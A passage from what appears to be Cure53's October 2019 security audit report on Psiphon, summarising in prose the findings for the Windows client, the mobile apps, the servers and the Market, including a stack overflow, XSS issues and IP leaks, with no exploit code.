Continuing with the Windows client, manually converting from CPP *string* types back and forth to be able to use them in unsafe memory functionalities led to the discovery of PSI-02-006. In the presented scenario, a malicious VPN handshake can result in a classical stack buffer overflow. Although this was the only memory-safety-related finding that Cure53 was able to spot in the project's time frame, it is strongly believed that more such issues may be hidden in the code. Another even more severe issue stemmed from an exploitable client side XSS. If explored correctly, the problem noted in PSI-02-001 indicates another full-on takeover of the Psiphon client. Providing some counter-evidence, Cure53 did not manage to find any noteworthy issues in the *tunnel*-core, the part of the software that acts as the actual transport proxy.

As regards the Psiphon Android and iOS applications, the exposed activities, broadcasts, content providers and services of the Android branch were audited for manipulation via intents or data leakage. However, only one exported activity leaking *tunnel* settings was identified (see PSI-02-007). Particular attention was paid to the integrated Psiphon browser in terms of privacy, XSS and DoS. One HTML injection was unveiled in the bookmark section in the Android branch of the app (see PSI-02-003). Furthermore, it was possible to identify the real IP addresses and the real locations using features like *WebRTC* and the *Internationalization* API (PSI-02-002, PSI-02-004).

On the plus side, neither of the two branches gave away information via insecure logging practices. The mobile apps were also analyzed for insecure storage which could lead to information leaks. However, the iOS branch was found to have potential to be further improved by restricting filesystem permissions (PSI-02-005). Furthermore, the Android branch could further enhance its data protection via KeyStore encryption (PSI-02-013).

The Psiphon server components held up really well to the scrutiny of the Cure53 testers. The team was unable to spot any relevant security issues apart from the weaknesses Psiphon itself defines. As such, weaknesses that lower the user's anonymity are considered out-of-scope. Moreover, Psiphon is not designed to add another level of confidentiality to the user-traffic. The implemented encryption and authentication to the Psiphon servers is only there to evade censorship that is based on deep-packet inspection. Nevertheless, Cure53 audited Psiphon's server-side components with input validation in mind. Since the servers offer a lot of publicly exposed functionality, such as offering new client versions or establishing VPN handshakes by exchanging the necessary protocol keys, attackers might be interested in taking over the proxy application itself and gain a foothold on the Psiphon servers. The new OCSP and server subscription components of Psiphon were found to be well-written and extremely sound, which is not surprising given the small attack surface. Finally, the Psiphon Market was also judged as correctly prepared, handled and deployed. No serious issues could be spotted in the Market component, largely due to the good built-in security features fostered by the use of *Go*. The frontend component of the Market application looks good as well: input does not get into Angular expressions and therefore no XSS could be achieved on the *staging.psiphon.market* domain. A slight caveat concerns the *preview* functionality of the Market application, which does not escape user-input properly. Therefore, it is prone to stored XSS attacks, as filed in PSI-02-012. At the same time the preview page is running on an entirely different domain, hence the rating of this item has been set to "*Info*".

All in all, Cure53 can summarize the Psiphon's project security premise and posture as very good. Especially the cryptography makes a very well-thought-out and modern impression. While many components were impressively built and handled, Cure53 must raise some concern about the newly added object of the Windows client, which needs urgent security attention and refactoring. This area yielded two *"Critical"*-scoring issues, which is atypical for Psiphon and could have been avoided in the broader landscape of strong security performance. Cure53 strongly hopes that this October 2019 report has helped to identify the problem zones and will allow Psiphon to apply effective and long-lasting fixes and defense strategies.

Cure53 would like to thank Rod Hynes, Eugene Fryntov, David Osborne, Adam Pritchard, Miro Kuratczyk, Mike Fallone and Irv Simpson of Psiphon Inc. for their excellent project coordination, support and assistance, both before and during this assignment.